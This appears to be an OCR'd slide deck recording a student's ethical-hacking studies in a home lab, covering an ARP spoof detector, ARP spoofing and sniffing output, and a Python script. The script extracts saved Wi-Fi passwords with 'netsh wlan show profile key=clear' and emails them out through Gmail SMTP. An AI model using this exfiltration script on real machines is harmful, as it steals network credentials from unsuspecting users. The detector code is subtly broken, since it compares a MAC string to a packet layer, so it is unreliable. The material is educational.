
[redacted]

ARP Spoof detector

- Detects if you are being ARP spoofed
- This program defends you from every attack I have spoken about
- It works by verifying if a certain IP has a matching MAC address, if it does, that IP is safe.
- If a MAC address for a certain IP has changed, the ARP Spoof Detector will notify the programs user.
- I modified my ARP Spoofer into a ARP Spoof Detector.

ARP Spoof detector

Here I am spoofing my Linux computer from my Windows computer and detecting the spoof with my ARP spoof detector.



```
def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc


def sniff(interface):
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)


def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        try:
            real_mac = get_mac(packet[scapy.ARP].psrc)
            response_mac = packet[scapy.ARP]

            if real_mac != response_mac:
                print("[+] You are under an ARP spoof attack!")
            print(packet.show())
        except IndexError:
            pass
```

```
eneral/warning.svg
2020-08-24 04:04:25,043 [ 328928]   WARN - openapi.wm.impl.ToolWi
 Please fix ToolWindow (ID:  Problems View) or icon jar:file:/opt
eneral/warning.svg
```

root@kali: ~/PycharmProjects/packet_sniffer 109x5

```
[+] HTTP Request >> ocsp.digicert.com/
[+] HTTP Request >> crl3.digicert.com/Omniroot2025.crl
[+] HTTP Request >> crl3.digicert.com/Omniroot2025.crl
root@kali:~/PycharmProjects/packet_sniffer# iptables --flush
root@kali:~/PycharmProjects/packet_sniffer#
```

root@kali: ~/PycharmProjects/replace_downloads 109x3

```
root@kali:~/PycharmProjects/replace_downloads#
```

root@kali: ~/PycharmProjects/arpspoof_detector 109x16


```
     hwdst     = 08:00:27:59:fb:fa
     pdst      = 10.0.2.15
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x

None
[+] You are under an ARP spoof attack!
###[ Ethernet ]###
  dst       = 08:00:27:59:fb:fa
  src       = 52:54:00:12:35:00
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
```

```
08/13/2020  01:55 AM    <DIR>          ..
08/12/2020  02:32 AM             2,038 arp_spoof.py
08/12/2020  02:21 AM    <DIR>          DLLs
08/12/2020  02:21 AM    <DIR>          Doc
08/13/2020  04:46 AM               699 execute_command.py
08/12/2020  02:21 AM    <DIR>          include
08/13/2020  02:26 AM    <DIR>          Lib
08/12/2020  02:21 AM    <DIR>          libs
09/16/2017  08:23 PM            38,580 LICENSE.txt
09/16/2017  07:57 PM           486,284 NEWS.txt
09/16/2017  08:20 PM            27,136 python.exe
09/16/2017  08:20 PM            27,648 pythonw.exe
09/16/2017  07:57 PM            56,945 README.txt
08/12/2020  02:46 AM    <DIR>          Scripts
08/12/2020  02:46 AM    <DIR>          share
08/12/2020  02:21 AM    <DIR>          tcl
08/12/2020  02:21 AM    <DIR>          Tools
09/16/2017  08:20 PM           111,104 w9xpopen.exe
               8 File(s)        750,434 bytes
              11 Dir(s)  19,875,176,448 bytes free

C:\Python27>python.exe arp_spoof.py
Usage: arp_spoof.py [options]

arp_spoof.py: error: [-] Please specify a target, use --help

C:\Python27>python.exe arp_spoof.py -t 10.0.2.15 -s 10.0.2.1
[+] Packets sent: 12
```

Execute command script

- Allows me to execute commands on any operating system.
- Generally completely takes control of any computer.

Executing netsh wlan on any OS


Gmail

Search mail

Compose

[redacted]

Hangouts

Sign in


Signing in will sign you into Hangouts across Google
Learn more

(no subject) Inbox ×

maximrioumine@gmail.com
to bcc: me

```
Profile [redacted] on interface Wi-Fi:
==================================================================

Applied: All User Profile

Profile information
-------------------
    Version                : 1
    Type                   : Wireless LAN
    Name                   : [redacted]
    Control options        :
        Connection mode    : Connect manually
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled

Connectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : [redacted]
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension       : Not present

Security settings
-----------------
    Authentication         : WPA-Personal
    Cipher                 : TKIP
    Security key           : Present
    Key Content            [redacted]
```

By executing certain commands a lot of information can be gathered, in this case I have emailed myself the WIFI password from my virtual windows machine that I practise attacking.


execute_command_and_report.py

```python
    server = smtplib.SMTP("smtp.gmail.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email, message)
    server.quit()


command = "netsh wlan show profile"
networks = subprocess.check_output(command, shell=True)
network_names_list = re.findall("(?:Profile\s*:\s)(.*)", networks)

result = ""
for network_name in network_names_list:
    command = "netsh wlan show profile " + network_name + " key=clea
    current_result = subprocess.check_output(command, shell=True)
    result = result + current_result


send_mail("maximrioumine@gmail.com", [redacted] result)
```

```
C:\Python27>python.exe execute_command_and_report.py

C:\Python27>
```

What I learned

- What HTTP is and how it works
- What HTST is
- How to use SSL strip

What I learned overall

- How to set up and efficiently use multiple virtual machines
- Terminator
- Kali
- Pyrcharm
- Python
- AI fundemantals
- Cyber security fundamentals
- Increased LINUX/UNIX skills

To be continued

- Cyber security and python are very deep subjects and I could spend the rest of my life studying and documenting my learnings regarding them but due to multiple new projects I am working on and other responsibilities such as full time employement and family I shall take a pause in my cyber security studies.